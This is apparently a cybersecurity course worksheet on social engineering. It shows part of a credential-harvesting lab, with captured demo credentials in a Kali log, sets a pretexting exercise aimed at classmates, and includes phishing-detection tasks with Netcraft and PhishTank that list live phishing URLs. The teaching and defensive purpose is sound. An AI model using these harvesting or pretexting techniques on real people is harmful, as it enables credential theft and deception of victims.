
Use any communication medium (Email/ Text/ Whatsapp etc) to embed the IP Address with a catchy link name and send to your own email (in this case – for demonstration purpose).

Login to your Windows Client machine (in Virtual Lab). Open your communication medium (Email/ Text/ Whatsapp etc) and click the link.

(Note: The actions may vary depending on the communication medium you selected.)



Give your user credentials and click login.



Go back to your Kali Linux and observe. Did you able to harvest the credentials?

```
10.10.10.11 - - [13/Mar/2022 06:54:27] "POST /li/track HTTP/1.1" 302 -  
[*] WE GOT A HIT! Printing the output:  
POSSIBLE USERNAME FIELD FOUND: loginCsrfParam=db220a93-b076-443d-8e69-4e59775e28d8  
PARAM: session_key=victim@victim.com  
POSSIBLE PASSWORD FIELD FOUND: session_password=Mysecretpassword  
PARAM: trk=homepage-basic_signin-form_submit  
PARAM: controlId=d_homepage-guest-home-homepage-basic_signin-form_submit-button  
PARAM: pageInstance=urn:li:page:d_homepage-guest-home_jsbeacon;Y9XKs0neTtyHLEK0m4AJ7g=  
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Q. 9. What is your understanding about SE Toolkit?

Q. 10. What is Spear-Phishing Attack? What are their vectors?

Q. 11. What would you do to target a victim outside your network? By giving this private IP address of the attacker, will you receive the harvested information if your target is outside your local network?

Task 2: Pre-texting

6. Create a real-world scenario and perform pretexting attack. The attack must target either the Lecturer of your Module or any of the classmates/ Team. (Note: This activity should not be intended to create any damage/ loss, it must be an awareness activity.).

Make sure your scenario has the following aspects

- Research – Gather information before attack
 - Create a Pre-text
 - Manipulate trust
 - Sense of urgency/ Fear
 - Compliance
 - Physical Access
 - Accomplish the target
7. Execute the Pre-texting attack and record the outcomes. (Make sure you properly document your plan before the attack)

D.3 Discuss and demonstrate various mitigation strategies. Explore emerging techniques and best practices in SE Defense.

Task 3: Try Hackme: Complete Phishing Analysis Fundamentals, ParrotPost: Phishing Analysis and Snapped Phish-ing Line Activities.

D.4 Discuss and document your experience and learning from the above 3 activities with strong arguments and mitigations. Your discussion must focus on what are the Do's and Don't to prevent from attacks given in those scenarios.

Task 7

Use Netcraft Toolbar, PhishTank to detect phishing sites and protect your network

Install and assess from: Windows


(Refer to our earlier lectures and activities) Detection of phishing activity is one of the primary goals to achieve in order to secure our network. Netcraft tool helps in detecting few vital actions like phishing, fraud/malicious websites by bringing in required data. There are many features Netcraft is capable of. However, in this task, we shall use Netcraft Toolbar for your browser to quickly gather information on websites we are visiting.


Download Netcraft Toolbar.

Which link did you use to download the tool? Why?

Based on the activities in Task 6, you must be able to understand the seriousness of phishing attacks. Briefly discuss with your team/ classmates on why phishing is dangerous and the risks it pose to individuals and organisations.

1. Download and Install Netcraft Toolbar for your browser.





- Open your browser and visit websites. Test the website based on the information provided by the Netcraft Toolbar.

Name of the website visited:

Risk Rating of the website:

Other relevant details:



Click on the Site Report:

Relevant details about the website:

(Repeat this for all the website you are visiting)

Referring to our previous Social Engineering task (Task 6), did you check the link you generated to harvest the credentials using Netcraft toolbar? What is the outcome?


- Try to visit any website that is identified as a phishing site. Did Netcraft Toolbar react to that?

How did netcarft toolbar respond to the phishing site?

What action did you take? Why




4. Scenario: You receive the following message in your inbox:



Now, based on the earlier lectures and recent activity, you must be aware of phishing attacks and have idea about appropriate tools to identify the phishing sites.

- Copy the above link and paste in it the browser where you installed Netcraft Toolbar. **(Note: The links given here are to be used only in lab environment. DO NOT use in your production environment. The link is a real phishing link and not a simulated one)**
- What happened? Did Netcraft respond to this phishing site? Record your outcome.



- Now, let's use another tool. Search Phish Tank in your browser


Which link did you use to download the tool? Why?

What is the purpose of this tool?



D.5. Use Netcraft tool to visit URL's and identify phishing sites and legitimate sites. Refer to our lectures/ activities and visit sites used during the sessions as well as sites you are aware of. (maybe try links that you received as spam). Discuss your findings as a group and share insights into how the toolbase can be used effectively.

- Click on the PhishTank website. Paste the above link in the below input box and click "Is it a phish?" Button.



PhishTank® Out of the Net, into the Tank.


Home Add A Phish Verify A Phish Phish Search Stats FAQ Developers Mailing Lists My Account

Join the fight against phishing

Submit suspected phishes. **Track** the status of your submissions. **Verify** other users' submissions. **Develop** software with our free API.

Found a phishing site? Get started now — see if it's in the Tank:

e. What was the outcome?



PhishTank® Out of the Net, into the Tank.

Home Add A Phish Verify A Phish Phish Search Stats FAQ Developers Mailing Lists My Account

Submission #7328621 is currently offline


Submitted Oct 24th 2021 3:43 PM by [memo512](#) (Current time: Mar 13th 2022 8:23 AM UTC)

<https://hermes.check-reschedule-online.com>

 **Verified: Is a phish**
As verified by [Lisa Romantic](#) [Natsafe](#) [omidaniel](#)

Is a phish 100%
Is NOT a phish 0%

[Screenshot of site](#) [View site in frame](#) [View technical details](#) [View site in new window](#)



f. You could also look at some of the suspected phishing websites. Use those phishing links in your browser and check the outcomes from netcraft. Document your findings and analysis.

Recent Submissions
You can help [SiteScribe](#) or [SniffIt](#) (free! fast!) to verify these suspected phishes.

ID	URL	Submitted by
7463122	https://bt-mailbox-reviews15768.weeblysite.com/	verifoon
7463120	https://btmyygh63.weeblysite.com/	verifoon
7463123	https://kxwme.202webhostapp.com/	Misha
7463121	https://updatecommunication.weebly.com/	verifoon
7463118	https://newsresults100.github.io/fofotecomnect/fof...	verifoon
7463117	https://www.eko-net.com.vashbwa.cn/	Misha
7463116	https://www.eko-net.com.gzomhu.cn/	Misha
7463115	https://www.vien.amndev.cn/	Misha
7463114	https://www.eko-net.com.vashbwa.cn/	Misha
7463113	https://www.uctekgmg.cn/	Misha
7463112	https://myconnect.au.logn1.fekwex.cn/	Abelima
7463111	https://www.used-my-connect-au-logn6.workers.dev/	Abelima
7463102	https://hap.lete-souping.com/	Fahidzaki
7463101	https://www.misocopen.co/	Taf
7463103	http://akalanaruby.com/wp-admin/ja/wpgeta/login.htm...	vifamok

[See more suspected sites...](#)

New to PhishTank?
[Subscribe](#) to the PhishTank mailing lists.



Record your Reflection:

1. Understanding on all the activities
2. Understanding about various tools used
3. New/ Similar tools you identified and used
4. Compare and Contrast the tutorial tools with your identified tools
5. Any other Troubleshooting Steps, you need to share?
6. Rate yourself: How confident are you to do the vulnerability assessment and Social Engineering activity ethically?

-----End of Activity 2-----